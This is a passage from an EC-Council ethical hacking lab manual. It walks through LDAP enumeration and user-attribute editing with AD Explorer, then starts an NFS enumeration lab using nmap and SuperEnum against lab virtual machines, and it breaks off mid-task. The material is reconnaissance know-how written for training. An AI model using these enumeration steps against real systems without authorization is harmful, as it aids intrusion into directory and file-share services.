System) for quick lookups and fast resolution of queries. A client starts an LDAP session by connecting to a DSA (Directory System Agent), typically on TCP port 389, and sends an operation request to the DSA, which then responds. BER (Basic Encoding Rules) is used to transmit information between the client and the server. One can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names.

Lab Tasks

TASK 1

Perform LDAP Enumeration using Active Directory Explorer (AD Explorer)

Here, we will use the AD Explorer to perform LDAP enumeration on an AD domain and modify the domain user accounts.

1. Start the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. Log in to the **Windows Server 2019** virtual machine with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.1

Launch AD Explorer

3. Navigate to **Z:\CEHv11 Module 04 Enumeration\LDAP Enumeration Tools\Active Directory Explorer** and double-click **ADExplorer.exe**.
4. The **Active Directory Explorer License Agreement** window appears; click **Agree**.

Active Directory Explorer (AD Explorer) is an advanced Active Directory (AD) viewer and editor. It can be used to navigate an AD database easily, define favorite locations, view object properties and attributes without having to open dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that can be saved and re-executed.




Figure 3.1.1: AD Explorer License Agreement window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Connect to Active Directory Machine

5. The **Connect to Active Directory** pop-up appears; type the IP address of the target in the **Connect to** field (in this example, we are targeting the **Windows Server 2016** virtual machine: **10.10.10.16**) and click **OK.**

Note: IP addresses may differ in your lab environment.




Figure 3.1.2: AD Explorer Connect to Active Directory window

6. The **Active Directory Explorer** displays the active directory structure in the left pane, as shown in the screenshot.




Figure 3.1.3: Active Directory structure

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Now, expand **DC=CEH**, **DC=com**, and **CN=Users** by clicking "**+**" to explore domain user details.




Figure 3.1.4: AD Explorer domain users node

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Click any **username** (in the left pane) to display its properties in the right pane.




Figure 3.1.5: AD Explorer domain users profile attributes

TASK 1.3

Modifying User Attributes

9. Right-click any attribute in the right pane (in this case, **displayName**) and click **Modify...** from the context menu to modify the user's profile.




Figure 3.1.6: AD Explorer user profile modification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Modify Attribute** window appears. First, select the username under the **Value** section, and then click the **Modify...** button. The **Edit Value** pop-up appears. Rename the username in the **Value data** field and click **OK** to save the changes.

You can also use other LDAP enumeration tools such as **Softerra LDAP Administrator** (https://www.ldapadministrator.com), **LDAP Admin Tool** (https://www.ldapsoft.com), **LDAP Account Manager** (https://www.ldap-account-manager.org), **LDAP Search** (https://securityxploded.com), and **JXplorer** (http://www.jxplorer.org) to perform LDAP enumeration on the target.




Figure 3.1.7: Modifying attributes

11. You can read and modify other user profile attributes in the same way.
12. This concludes the demonstration of performing LDAP enumeration using AD Explorer.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows Server 2019**, **Windows 10** and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Perform NFS Enumeration

NFS enumeration is a method by which exported directories and shared data on target systems is extracted.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after LDAP enumeration is to perform NFS enumeration to identify exported directories and extract a list of clients connected to the server, along with their IP addresses and shared data associated with them.

After gathering this information, it is possible to spoof target IP addresses to gain full access to the shared files on the server.

Lab Objectives

- Perform NFS enumeration using RPCScan and SuperEnum

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of NFS Enumeration

NFS (Network File System) is a type of file system that enables computer users to access, view, store, and update files over a remote server. This remote data can be accessed by the client computer in the same way that it is accessed on the local system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1

Perform NFS Enumeration using RPCScan and SuperEnum

Here, we will use RPCScan and SuperEnum to enumerate NFS services running on the target machine.

Note: Before starting this lab, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 1-6**.

TASK 1.1

Enable NFS Service

1. Start the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
2. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.




Figure 4.1.1: Server Manager: selecting Add roles and features

RPCScan communicates with RPC (remote procedure call) services and checks misconfigurations on NFS shares. It lists RPC services, mountpoints, and directories accessible via NFS. It can also recursively list NFS shares. SuperEnum includes a script that performs a basic enumeration of any open port, including the NFS port (2049).

3. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.
4. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.

Note: In the **Add features that are required for Server for NFS?** pop-up window, click the **Add Features** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.1.2: Server Roles: selecting a server for NFS

5. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.
6. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.




Figure 4.1.3: Results: click Close

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Check for Open NFS Port

7. Having enabled the NFS service, it is necessary to check if it is running on the target system (**Windows Server 2019**). In order to do this, start the **Parrot Security** virtual machine.
8. In the **Parrot Security** virtual machine login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 4.1.4: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the terminal, type **nmap -p 2049 <Target IP Address>** (in this case, **10.10.10.19**) and press **Enter**.
14. The scan result appears indicating that port 2049 is opened, and the NFS service is running on it, as shown in the screenshot.




Figure 4.1.5: Nmap scan result

TASK 1.3

Clone SuperEnum Tool

15. In the terminal window, type **git clone https://github.com/p4pentest/SuperEnum** and press **Enter** to download the SuperEnum repository.




Figure 4.1.6: Cloning SuperEnum

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 04 Enumeration/GitHub Tools/** and copy the **SuperEnum** folder.
- Paste the copied **SuperEnum** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/SuperEnum /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Create a File Containing Target IP

16. After the download completes, in the terminal window, type **cd SuperEnum** and press **Enter** to navigate to the SuperEnum tool folder.




Figure 4.1.7: Navigate to the SuperEnum folder

17. Type **echo "10.10.10.19" >> Target.txt** and press **Enter** to create a target file containing IP address.

